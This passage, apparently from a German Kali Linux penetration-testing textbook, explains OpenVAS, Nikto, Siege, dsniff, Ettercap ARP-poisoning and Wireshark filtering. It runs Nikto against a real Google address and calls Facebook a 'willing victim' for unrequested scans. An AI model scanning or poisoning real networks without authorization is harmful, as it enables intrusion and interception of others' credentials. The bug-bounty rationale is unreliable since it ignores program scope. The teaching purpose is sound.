


Abb. 8.10: Neuer Scan mit OpenVAS

Unter der Navigations-Leiste des Web-Interface finden Sie drei Buttons. Fahren Sie mit der Maus über den Button mit dem Stern, der sich ganz rechts befindet, erscheint das Menü, das Abbildung 8.11 zeigt.




Abb. 8.11: Einen neuen Scan-Task in OpenVAS anlegen

Als Erstes geben Sie dem Task einen möglichst selbsterklärenden Namen im Feld NAME. Darunter werden die Scans gespeichert. Je besser man den Namen im Vorfeld wählt, desto mehr Überblick hat man später noch.

Wie bereits erwähnt, können periodisch automatisch Scans ausgeführt werden, die Sie im Abschnitt SCHEDULE planen können.

Einer der wichtigsten Punkte ist SCAN-TARGETS. Hier können Sie entweder bestehende Targets auswählen oder ein neues Scan-Ziel anlegen, indem Sie auf den Stern rechts neben dem Drop-down-Menü klicken.

Auch hier sollten Sie einen eindeutigen Namen vergeben. Wichtig ist, dass Sie auch nach einigen Tagen oder Wochen noch wissen, was sich hinter dem Namen versteckt.

Sie haben die Möglichkeit, manuell eine IP-Adresse (z.B. 192.168.178.20) oder eine IP-Range (z.B. 192.168.178.1-254) anzugeben.

Bei Hosts, die über das Internet angesprochen werden können und sich deshalb meistens hinter einer Firewall befinden, kann es vorkommen, dass der Test, auch wenn der Host online ist, fehlschlägt, weil die Firewall die dazu notwendigen Pakete verwirft. Für den Fall können Sie beim Target unter ALIVE TEST diverse Optionen testen oder den Scan durch die Einstellung CONSIDER ALIVE, die der Option `-Pn` von Nmap ähnelt, erzwingen.

Wenn man einen Test von öffentlich zugänglichen Servern machen will, dann ist für solche Experimente Facebook ein williges Opfer – sie haben eine Belohnung für das Entdecken von Sicherheitslücken ausgesetzt, deshalb kann davon ausgegangen werden, dass sie das Scannen ihrer Server nicht besonders krummnehmen.

Wenn Sie lieber Ihre eigene Webseite scannen wollen, dann empfiehlt es sich, den Hosting-Provider darüber vorher zu informieren. Es ist wahrscheinlich, dass ein Administrator diese Aktivität bemerkt und dem Provider eine Abuse-Meldung sendet. Viele der Provider werden daraufhin den Netzzugang sperren. Zusätzlich könnte ein Scan ein System überlasten und zum Absturz bringen, dann wären auch Schadenersatzansprüche denkbar sowie im schlimmsten Fall auch eine strafrechtliche Verfolgung.

Von solchen Aktionen ist ohne vorherige Zustimmung des Eigentümers der Server oder des Netzwerks immer abzuraten. Hacker machen sich darum in der Regel weniger Sorgen, da diese über anonymisierte VPN-Netzwerke oder von gehackten Rechnern bzw. WLAN-Netzwerken aus ihre Angriffe starten und deshalb nur schwer aufzufinden sind. Oder aber sie sitzen in Ländern, in denen derartige Angriffe nicht verfolgt werden.

Unter den Punkten »SSH« bzw. »SMB« usw. können Sie Login-Daten eintragen, um sich mit den Hosts zu verbinden, sodass OpenVAS die Konfigurationsdateien nach Fehlern durchsuchen kann. Diese Möglichkeiten haben nur Administratoren der Maschine, aber nicht die Angreifer.

Nachdem Sie die Ziele mit CREATE erstellt haben, kommen Sie wieder zum ursprünglichen Dialog zurück und scrollen weiter nach unten. Dabei interessiert uns vor allem die SCAN CONFIG-Einstellung. Je umfangreicher der Scan ist, desto umfangreicher und genauer sind die Resultate. Die Einstellung FULL AND VERY DEEP ULTIMATE ist ein sehr umfangreicher Scan-Vorgang, aber auch ein sehr lauter. Dabei wird an jeder Tür (Port) lautstark gerüttelt und versucht, diese mit dem Brecheisen aufzustemmen. Diese Methode ist nicht sehr unauffällig und subtil, jedoch sehr effektiv. Solange es keinen Administrator gibt, der sich die Log-Datei ansieht und auch kein IPS vorhanden ist, werden Sie mit den bestmöglichen Infos belohnt. Angreifer, die fortgeschrittener sind, werden gezieltere Scans anwenden, um nicht so sehr aufzufallen.

Mit Klick auf CREATE erstellen Sie den neuen Task, der am Ende der Seite in der Task-Übersicht angezeigt wird.

Hier sehen Sie alle bisher erstellten Tasks und können einen Task manuell starten, laufende Tests pausieren lassen oder Tasks bearbeiten, duplizieren und löschen. Zum Starten klicken Sie auf den grünen Play-Button.

Die Seite wird in regelmäßigen Abständen automatisch neu geladen, damit Sie über die Task-Fortschritte informiert werden. Bei einem Scan wie diesem ist Geduld gefragt – er kann je nach Anzahl der zu prüfenden Rechner einige Minuten bis zu mehreren Stunden dauern.




Abb. 8.12: Ergebnis eines OpenVAS-Scans

Nach dem Abschluss des Scans können Sie unter SEVERITY einen Balken erkennen. Man kann es als »Bedrohungsstufe« übersetzen. In Abbildung 8.12 kann man eine mittlere Bedrohungsstufe erkennen. Die hier gezeigte Bedrohungsstufe ist von den gefährlichsten Bedrohungen abhängig. Keine der gefundenen Bedrohungen ist stärker.

8.2.2 Nikto – Aufspüren von Schwachstellen auf Webservern

Bei Nikto handelt es sich um ein Tool, das automatisiert Schwachstellen bei Webservern sucht. Das Tool überprüft den Server auf alte und ungepatchte Software und ist bei der Standard-Installation von Kali bereits enthalten. Sollten Sie eine abgespeckte Version von Kali installiert haben und das Tool nicht enthalten sein, dann können Sie es mit `apt-get install Nikto` im Terminal installieren. Für die Ausführung von Nikto muss Perl installiert sein.

Wenn Sie im Terminal `nikto` eingeben, erhalten Sie als Ausgabe die möglichen Optionen. Es wird eine kurze Beschreibung der verfügbaren Parameter angezeigt. Wenn Sie einen einfachen Schwachstellen-Scan durchführen wollen, müssen Sie den Parameter `-h` und die IP-Adresse des Zielhosts angeben. Zusätzlich empfiehlt es sich, mit der Option `-p` eine Portnummer festzulegen. Mit Nikto haben Sie die Möglichkeit, einzelne Ports, mehrere Ports oder einen Portbereich zu scannen. Für den Fall, dass Sie alle Ports zwischen 1 und 1.000 nach Webservern durchsuchen möchten, geben Sie im Terminal folgenden Befehl ein:

```
nikto -h 91.227.204.35 -p 1-1000
```

Für den Fall, dass Sie mehrere nicht benachbarte Ports scannen wollen, trennen Sie die einzelnen Ports durch ein Komma:

```
nikto -h 91.227.204.35 -p 80,443
```

Und wenn Sie keine Portnummer angeben, wird standardmäßig nur der Port 80 untersucht. Mit dem Parameter `-o` gefolgt von Pfad und Namen der gewünschten Datei können Sie die Ergebnisse auch für eine spätere Analyse speichern.

```
root@ictekali:~# nikto -h 216.58.206.3 -p 80,443
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          216.58.206.3
+ Target Hostname:    216.58.206.3
+ Target Port:        80
+ Start Time:         2019-07-03 11:49:51 (GMT2)
---------------------------------------------------------------------------
+ Server: gws
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason fo
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
+ Root page / redirects to: http://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'gws' to 'sffe' which may suggest a WAF, load balancer or proxy is in pla
+ Entry '/search/about/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/search/howsearchworks/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.html?' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?hl=/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?hl=*&/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?hl=*&gws_rd=ssl$/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?hl=*&*&gws_rd=ssl/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?gws_rd=ssl$/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/?pt1=true$/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/m?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/m/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/wml?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/wml/?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/wml/search?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/xhtml?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/xhtml/?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/xhtml/search?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/imode?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/imode/?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/imode/search?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/pda?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/pda/?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/pda/search?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/local?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Entry '/products?/' in robots.txt returned a non-forbidden or redirect HTTP code (301)
```

Abb. 8.13: Ausgabe des Schwachstellen-Scanners Nikto, bei Überprüfung von *google.at*

8.2.3 Siege – Performance Test von Webseiten

Siege ist ein Tool zum Testen und Benchmarking von HTTP/HTTPS-Regressionen. Das Tool wurde entwickelt, damit Web-Developer die Performance ihres Codes unter Druck messen können, damit sie sehen, wie er im Internet aufgerufen werden kann. Mit Siege können Sie eine konfigurierbare Anzahl von Anwendern, die auf den Server zugreifen, simulieren. Zu den Kriterien, die für die Leistungsbeurteilung herangezogen werden, gehören z.B.:

- die Zeit, die benötigt wird, um den Test zu durchlaufen
- die übertragene Datenmenge (inkl. Header)

- die Antwortzeit des Webservers
- sein Durchsatz

Die Ergebnisse werden am Ende eines jeden Durchlaufs quantifiziert und berichtet. Ihre Bedeutung und Signifikanz werden später noch beschrieben. Die Ausführung des Tests hat drei Bestandteile: Regression, Internetsimulation und Brute Force. Siege kann eine große Anzahl von URLs aus einer Konfigurationsdatei lesen und diese inkrementell (Regression) oder zufällig (Internetsimulation) durchlaufen. Oder Sie können einfach eine einzelne URL mit einer Laufzeitkonfiguration im Terminal eingeben (Brute Force).

Um das Tool zu starten, geben Sie im Terminal `siege <Option> URL` ein. Als Beispiel einige der Optionen:

- `-v` bzw. `-verbose`: Ausführliche Ausgabe – wenn Sie diesen Parameter wählen, werden die Transaktionsinformationen am Bildschirm ausgegeben. Das umfasst den HTTP-Protokolltyp, den Rückgabecode und die angeforderte Seite. Diese Option ist besonders hilfreich, um den Fortschritt in Regression oder den Simulationsmodus in Diagrammform darzustellen.
- `-i` bzw. `-internet`: Dieser Parameter wird in Kombination mit einer Konfigurationsdatei verwendet. Wenn diese Option genutzt wird, wird jedes Mal eine der URLs aus der Liste aufgerufen.
- `-f DATEI` bzw. `-file DATEI`: Mit diesem Parameter können Sie auch eine andere Konfigurationsdatei außer der Standardkonfigurationsdatei verwenden.
- `-l` bzw. `-log`: Dieser Parameter protokolliert die Statistiken unter */var/log/siege.log*. Jeder neue Statistiksatz wird an das Protokoll angehängt.

Konfiguration

Für den Belastungstest mit Siege gibt es eine Konfigurationsdatei, mit der die meisten Befehlszeilenoptionen gespeichert werden können. Das erleichtert den Ablauf eines Belastungstests erheblich und hilft Ihnen, damit jeder der Durchgänge mit genau der gleichen Einstellung durchlaufen wird.

Siege versteht folgende URL-Formate:

- `protocoll://`
- `servername.domain.tl:Portnummer`
- `/directory/file`

Aktuell werden nur HTTP und HTTPS als Protokoll unterstützt, wobei HTTP das Standardprotokoll ist und daher keine Protokollspezifikationen benötigt.

Um einen Regressionstest oder eine effektive Internetsimulation durchführen zu können, müssen Sie die URLs auf dem Server durchlaufen, den Sie testen möch-

ten. Dazu platzieren Sie die URLs in der Konfigurationsdatei, die unter */etc/siege/url.txt* zu finden ist. In der Datei muss pro URL eine Zeile verwendet werden.




Abb. 8.14: Siege-Konfigurationsdatei und Ausführen von Siege

8.3 Sniffing und Spoofing

Sniffing bedeutet, dass eine »Unterhaltung« belauscht bzw. der Datenverkehr im Netzwerk abgehört wird. Beim Spoofing verschleiert der Angreifer seine Identität, um als vertrauenswürdig zu gelten. Bei einem Penetrationstest können beide »Tätigkeiten« nützlich sein, deshalb finden Sie auch in Kali Tools dafür. Beachten Sie immer, dass Sie sich strafbar machen, wenn Sie diese Angriffe ohne Autorisierung durchführen.

8.3.1 Dsniff – Sammlung von Werkzeugen zum Ausspionieren von Netzwerkdatenverkehr

Mit Dsniff in Kali Linux erhalten Sie eine Sammlung von Werkzeugen zum Analysieren von Kennwörtern und zur Analyse des Netzwerkverkehrs. Das Tool wurde vom Sicherheitsforscher Dug Song entwickelt, um verschiedene Anwendungsprotokolle zu analysieren und relevante Informationen herauszufiltern.

Es ist eines der Tools, die in früheren Versionen von Kali noch in der Standardinstallation enthalten waren, inzwischen jedoch vom Repository nachinstalliert werden müssen, falls sie benötigt werden:

```
sudo apt install dsniff
```

Mit den folgenden Tools kann ein Netzwerk passiv auf interessante Daten (Passwörter, E-Mail, Dateien usw.) überwacht werden:

- dsniff
- filesnarf

- mailsnarf
- msgsnarf
- urlsnarf
- webspy

Zusätzlich enthält die Sammlung Werkzeuge zum Abfangen von Netzwerkverkehr, der für einen Angreifer nicht verfügbar ist (z.B. aufgrund von Layer-2-Switching), wie z.B.:

- arpspoof
- dnsspoof
- macof

Die Sammlung enthält auch Tools, um Man-in-the-Middle-Angriffe auf umgeleitete SSH- und HTTPS-Sitzungen zu starten:

- sshmitm
- webmitm

Die Anwendungen erfassen Benutzernamen und Kennwörter von besuchten Webseiten und Inhalte von E-Mails. Wie es sich beim Namen *dsniff* vermuten lässt, handelt es sich um einen Netzwerk-Sniffer, mit dem Sie aber auch das reguläre Verhalten von geswitchten Netzwerken stören und Netzwerkverkehr, auch für einen nicht am Datenverkehr beteiligten Host, sichtbar machen können.

Dsniff ist nicht nur der Name der Werkzeugsammlung, sondern auch ein Tool, das Passwörter decodiert, die in Klartext über ein Ethernet-Netzwerk gesendet werden. Im Handbuch des Tools erklärt Song, dass dsniff mit ehrlichen Absichten entwickelt wurde, um sein Netzwerk zu überprüfen und die Unsicherheit der Klartext-Netzwerkprotokolle zu demonstrieren. Er fügte den folgenden Appell hinzu: »Bitte missbrauchen Sie diese Software nicht!«

8.3.2 Ettercap – Netzwerkverkehr ausspionieren

Als Penetrationstester werden Sie bei Ihren Tests sicherlich viele Tools verwenden. Ein wichtiger Bestandteil von Penetrationstests sind Man-in-the-Middle- und Netzwerk-Sniffing-Attacken. Ein Tool, das sich dafür sehr gut eignet, ist Ettercap. Bei Kali sind sowohl die Kommandozeilen-Version als auch die grafische Oberfläche von Ettercap vorinstalliert.

Das Tool wird verwendet, um den Netzwerkverkehr über den Hostcomputer umzuleiten und den Verkehr während des Vorgangs zu überwachen. Es ähnelt in dieser Hinsicht dem bereits genannten dsniff: Es hört den Datenverkehr ab und durchsucht die Kommunikation nach bestimmten Arten von Anmeldeinformatio-

nen für bestimmte Arten von Protokollen (z.B. E-Mail-Passwörter). Es enthält auch Funktionen zum Filtern oder Ändern des Datenverkehrs.

Bei Ettercap handelt es sich um ein Tool zur Automatisierung verschiedener Schritte eines Man-in-the-Middle-Angriffs. Sie können natürlich auch verschiedene Tools verwenden, die unterschiedlichste Aufgaben ausführen. Das erfordert jedoch mehrere Fenster und das Wechseln zwischen den Skripten, die ausgeführt werden. Ettercap (Abbildung 8.15) erlaubt Ihnen, diese komplexen und mehrstufigen Angriffe automatisiert durchzuführen. Bei Ettercap steht Ihnen auch eine grafische Oberfläche zur Verfügung, die Ihnen jedoch viel an Kontrolle nimmt.

Bevor Sie ein Interface, mit dem »gelauscht« werden soll, festlegen, sollten Sie sich anschauen, welche Interfaces auf Ihrem Gerät verfügbar sind:

```
ettercap -I
```




Abb. 8.15: Verfügbare Schnittstellen (Interface) in Ettercap ausgeben.

Da Sie jetzt wissen, welche Schnittstellen verfügbar sind, können Sie mit dem Parameter `-i` die Schnittstelle auswählen. In unserem Fall ist das `eth0`. Sie können einen Sniffing-Angriff im Nur-Text-Modus ausführen. Dazu müssen Sie nur die Schnittstelle angeben, auf der Sie »lauschen« wollen, und eine Datei, in die Sie schreiben möchten (pcap-Datei).

```
ettercap -T -i etho 0 output.pcap
```

Alternativ können Sie mit Ettercap auch mit einem textbasierten Menü interagieren.

```
ettercap -T -i etho
```

Beachten Sie, wenn Sie das Tool so starten, wird kein Man-in-the-Middle-Angriff ausgeführt bzw. Sie haben keine Möglichkeit, einen Man-in-the-Middle-Angriff auszuführen. Sie müssen erst sicherstellen, dass Sie den Datenverkehr sehen kön-

nen, den Sie »belauschen« wollen. Wird ein Hub im Netzwerk verwendet, dann benötigen Sie keine weiteren Schritte, um den Datenverkehr empfangen zu können. Wird im Netzwerk ein Switch verwendet, sehen die Ports nur den Datenverkehr, der für das Gerät an diesem Port bestimmt ist. Um den gesamten Datenverkehr lesen zu können, müssen Sie weitere Schritte unternehmen, z.B. mit macof.

Für einen Man-in-the-Middle-Angriff müssen Sie sich im selben Netz befinden wie das Ziel, d.h. in der Regel mit demselben Router verbunden sein. Es empfiehlt sich an dieser Stelle, die grafische Oberfläche zu starten:

```
ettercap -G
```

In der grafischen Oberfläche können Sie dann zwischen zwei unterschiedlichen Sniff-Modi auswählen:

- **Unified Sniffing:** Hier wird der komplette Sniffing-Vorgang über ein einziges Netzwerkgerät durchgeführt.
- **Bridged Sniffing:** Der Angreifer verfügt über mehrere Netzwerkgeräte und schnüffelt, wenn der Datenverkehr eine Brücke von einem Gerät zum anderen überquert.

Nachdem wir nur einen Computer zur Verfügung haben, werden wir in unserem Beispiel *unified Sniffing* verwenden (SNIFF|UNIFIED SNIFFING). Wenn Sie sich für die Schnüffelmethode entschieden haben, heißt es, ein Ziel auswählen. Sie können die verschiedenen Hosts, die als Parteien am Netzwerkverkehr teilnehmen, schnell scannen. Unter HOSTS|NEUE HOSTS können sie schnell gescannt werden (Strg+S oder HOSTS|SCAN FOR HOSTS). Dabei wird ein schneller Scan durchgeführt und eine Liste von Hostzielen ausgegeben. Sollten Sie die Liste nicht sehen, gehen Sie auf HOSTS|HOSTS LIST.

Jetzt können Sie in der Liste Ihr Ziel suchen und darauf klicken (sollten Sie kein bestimmtes Ziel, sondern jedes Gerät im Netzwerk angreifen wollen, wählen Sie kein Element der Liste aus).

Wenn Sie das Ziel bestimmt haben, können Sie eine Man-in-the-Middle-Attacke starten. Dazu wählen Sie z.B. MITM|ARP-POISONING. Sie erhalten eine Meldung, dass der ARP-Poisoning-Angriff startet. Wenn interessante Informationen auf der Leitung angezeigt werden, extrahiert Ettercap diese und gibt sie aus, für den Fall, dass Sie sie nicht erfassen oder mit Wireshark finden.

Sollten Sie sich den Datenverkehr in Wireshark anschauen, werden Sie viele schwarze Hervorhebungen feststellen können. Das liegt daran, dass Ihr Computer jedes Paket, das er erhält, dupliziert, indem es weitergeleitet wird. Das ist ein Kennzeichen eines Man-in-the-Middle-Angriffs, der ARP-Spoofing enthält.

8.3.3 Wireshark – der Hai im Datenmeer

Bei Wireshark[5] handelt es sich um eines der einfachsten und doch leistungsfähigsten Tools für das Sniffing. Es ist ein weitverbreiteter Netzwerkprotokoll-Analysator, mit dem der Datenverkehr im Netzwerk auf einfache Weise erfasst und eingesehen werden kann




Abb. 8.16: Aufzeichnung des Datenverkehrs mit Wireshark

Wireshark ist bereits in Kali enthalten und über ANWENDUNGEN|SNIFFING & SPOOFING erreichbar. Es kann auch im Terminalfenster geöffnet werden:

```
wireshark
```

Bevor Sie Wireshark ausführen können, müssen Sie unter Kali mindestens eine Netzwerkschnittstelle aktivieren und konfigurieren. Eine Anleitung dazu ist in Abschnitt 4.1 zu finden.

Starten Sie Wireshark zum ersten Mail in Kali, so werden Sie gewarnt, dass es gefährlich sein kann, Wireshark als Benutzer *root* auszuführen. Bestätigen Sie die Warnung mit OK. Danach müssen Sie die Netzwerkkarte auswählen und so konfigurieren, dass der gesamte verfügbare Datenverkehr erfasst wird. Dazu klicken Sie unter der Menüleiste auf das Symbol, das wie ein Kreis mit einem Zahnrad aussieht.

Wenn Sie auf die Schaltfläche SCHNITTSTELLEN VERWALTEN … klicken, wird ein neues Fenster geöffnet, in dem alle verfügbaren Schnittstellen angezeigt werden. Sie können hier die geeignete Schnittstelle auswählen. Für einen einfachen Auf-

5 Wireshark kann auch kostenlos unter `https://www.wireshark.org/` heruntergeladen werden. Es gibt Wireshark für Windows, Linux und macOS.

zeichnungsvorgang klicken Sie einfach auf START. Sollten Sie die Optionen anpassen wollen, klicken Sie dagegen auf das Register OPTIONEN.




Abb. 8.17: Das Fenster zur Auswahl der Schnittstellen

Da wir uns nur auf die Grundlagen konzentrieren, lassen Sie hier die Standardoptionen eingestellt und klicken auf START. Das Erfassungsfenster sollte sich nun rasch füllen. Solange Sie die Erfassung laufen lassen, werden Pakete an den Computer weitergeleitet. Es empfiehlt sich, diese Informationen nicht im laufenden Betrieb zu lesen. In Wireshark können Ergebnisse gespeichert und später untersucht werden.

Die Aufzeichnung des Datenverkehrs beenden Sie, indem Sie auf das rote Quadrat klicken. Die Aufzeichnung können Sie dann unter DATEI|SPEICHERN für eine spätere Betrachtung speichern.

Die Liste des aufgezeichneten Datenverkehrs ist in der Regel relativ lang, deshalb ist es mühsam, wenn man alle Zeilen einzeln durchschauen muss. Es besteht auch die Möglichkeit, nach gewissen Datenpaketen zu suchen. Dazu gibt es zwei verschiedene Filterarten:

- **Display-Filter:** Hier filtert man den aufgezeichneten Datenverkehr nach interessanten Paketen.
- **Capture-Filter:** Dieser Filter zeichnet nur den Datenverkehr auf, der den gewünschten Kriterien entspricht. Der restliche Datenverkehr wird ignoriert.

Für Penetrationstester ist es sinnvoller, den kompletten Datenverkehr aufzuzeichnen und erst danach zu filtern.

Bei Wireshark können Sie nach vielen Kriterien filtern, nach der IP-Adresse von Ziel und/oder Absender, Protokollen (ICMP, ARP, FTP, TCP, UDP, ...).

```
ip.addr == 192.168.78.20
ip.src == 192.168.78.20
ip.dst == 192.168.78.20
icmp
arp
...
```

Mit `ip.addr` filtern Sie alle Pakete, die von oder an die angegebene IP-Adresse geschickt werden, `ip.src` filtert jene, die von der angegebenen IP-Adresse kommen, und `ip.dst` diejenigen, die an die angegebene IP geschickt werden. Mit `ICMP` und `ARP` wird nach den jeweiligen Paketen der entsprechenden Protokolle gefiltert.

Kapitel 9

Tools für Attacken

9.1 Wireless-Attacken

Die Absicherung von Drahtlos-Technologien ist nicht einfach, weil Sie die durch die Luft übertragenen Daten nicht sehen oder erfassen können. Dass die Implementation mit WEP[1]-Schlüsseln unsicher und leicht zu knacken ist, selbst von unerfahrenen Script-Kiddies, ist kein Geheimnis. Dass die Signale kaum innerhalb der Gebäude einer Organisation zu halten sind, macht es zusätzlich schwierig, legitime Nutzungsarten zu definieren. Deshalb ist es auch wichtig, bei Penetrationstests diesen Bereich zu testen.

